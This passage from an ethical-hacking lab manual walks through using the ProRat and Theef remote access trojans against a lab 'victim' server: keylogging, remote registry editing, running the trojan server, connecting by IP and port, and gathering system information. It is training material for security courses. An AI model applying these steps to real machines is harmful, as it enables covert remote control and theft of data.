


Figure 1.3.19: ProRat KeyLogger window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Now, click the **Registry** button to view the registry editor of the **Windows Server 2016** machine.




Figure 1.3.20: Pro Rat Registry option

34. The **Registry Editor** window appears, where you can choose the Registry Editor from the **Root Key** drop-down list. You can see and also modify the registry of the victim's machine, as shown in the screenshot.




Figure 1.3.21: ProRat Editing registry

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Close the **Registry** related windows and switch back to the ProRat main window.
36. In the same way, you can make use of the other options that allow you to explore and control the victim machine.
37. On the **Windows 10** machine, click **Disconnect** in the ProRat window.
38. On completion of this lab, launch **Task Manager**, look for the **services.exe (32 bit)** process, and click **End task** on the **Windows Server 2016** machine.
39. Close all open windows on both the **Windows 10** and **Windows Server 2016** virtual machines.

TASK 4 Create a Trojan Server using Theef RAT Trojan

Note: The versions of the created client or host, and the appearance of its website, may differ from that of this lab. However, the actual process of creating the server and the client is the same.

Note: Ensure that the **Windows 10** and **Windows Server 2016** virtual machines are running.

TASK 4.1

Execute Server in the Victim Machine

1. Generally, an attacker might send a server executable to the victim machine and entice the victim into running it. In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2016**.
2. Log in to the **Windows Server 2016** virtual machine (as a **victim**) using the credentials **Administrator** and **Pa$$w0rd**.
3. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Server210.exe** to run the Trojan on the victim machine.

Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.




Figure 1.4.1: Windows Server 2012: Theef Folder

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

4. Now, log in to the **Windows 10** virtual machine (as an **attacker**) using the credentials **Admin** and **Pa$$w0rd**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Establish Connection with the Target

5. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.




Figure 1.4.2: Windows 10-Running Client210.exe

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

6. The **Theef** main window appears, as shown in the screenshot.

7. Enter the IP address of the target machine (here, **Windows Server 2016**) in the **IP** field (**10.10.10.16**), and leave the **Port** and **FTP** fields set to default; click **Connect**.

Note: The target IP address may vary in your lab environment.




Figure 1.4.3: Theef Connecting to the Victim Machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, from **Windows 10**, you have successfully established a remote connection with the **Windows Server 2016** machine.
9. To view the computer's information, click the **Computer Information** icon ( ) from the lower part of the window.




Figure 1.4.4: Theef Gained access to the Victim Machine

TASK 4.3

Extract System Information

10. In **Computer Information**, you can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.
11. Here, for example, selecting **PC Details** reveals computer-related information.

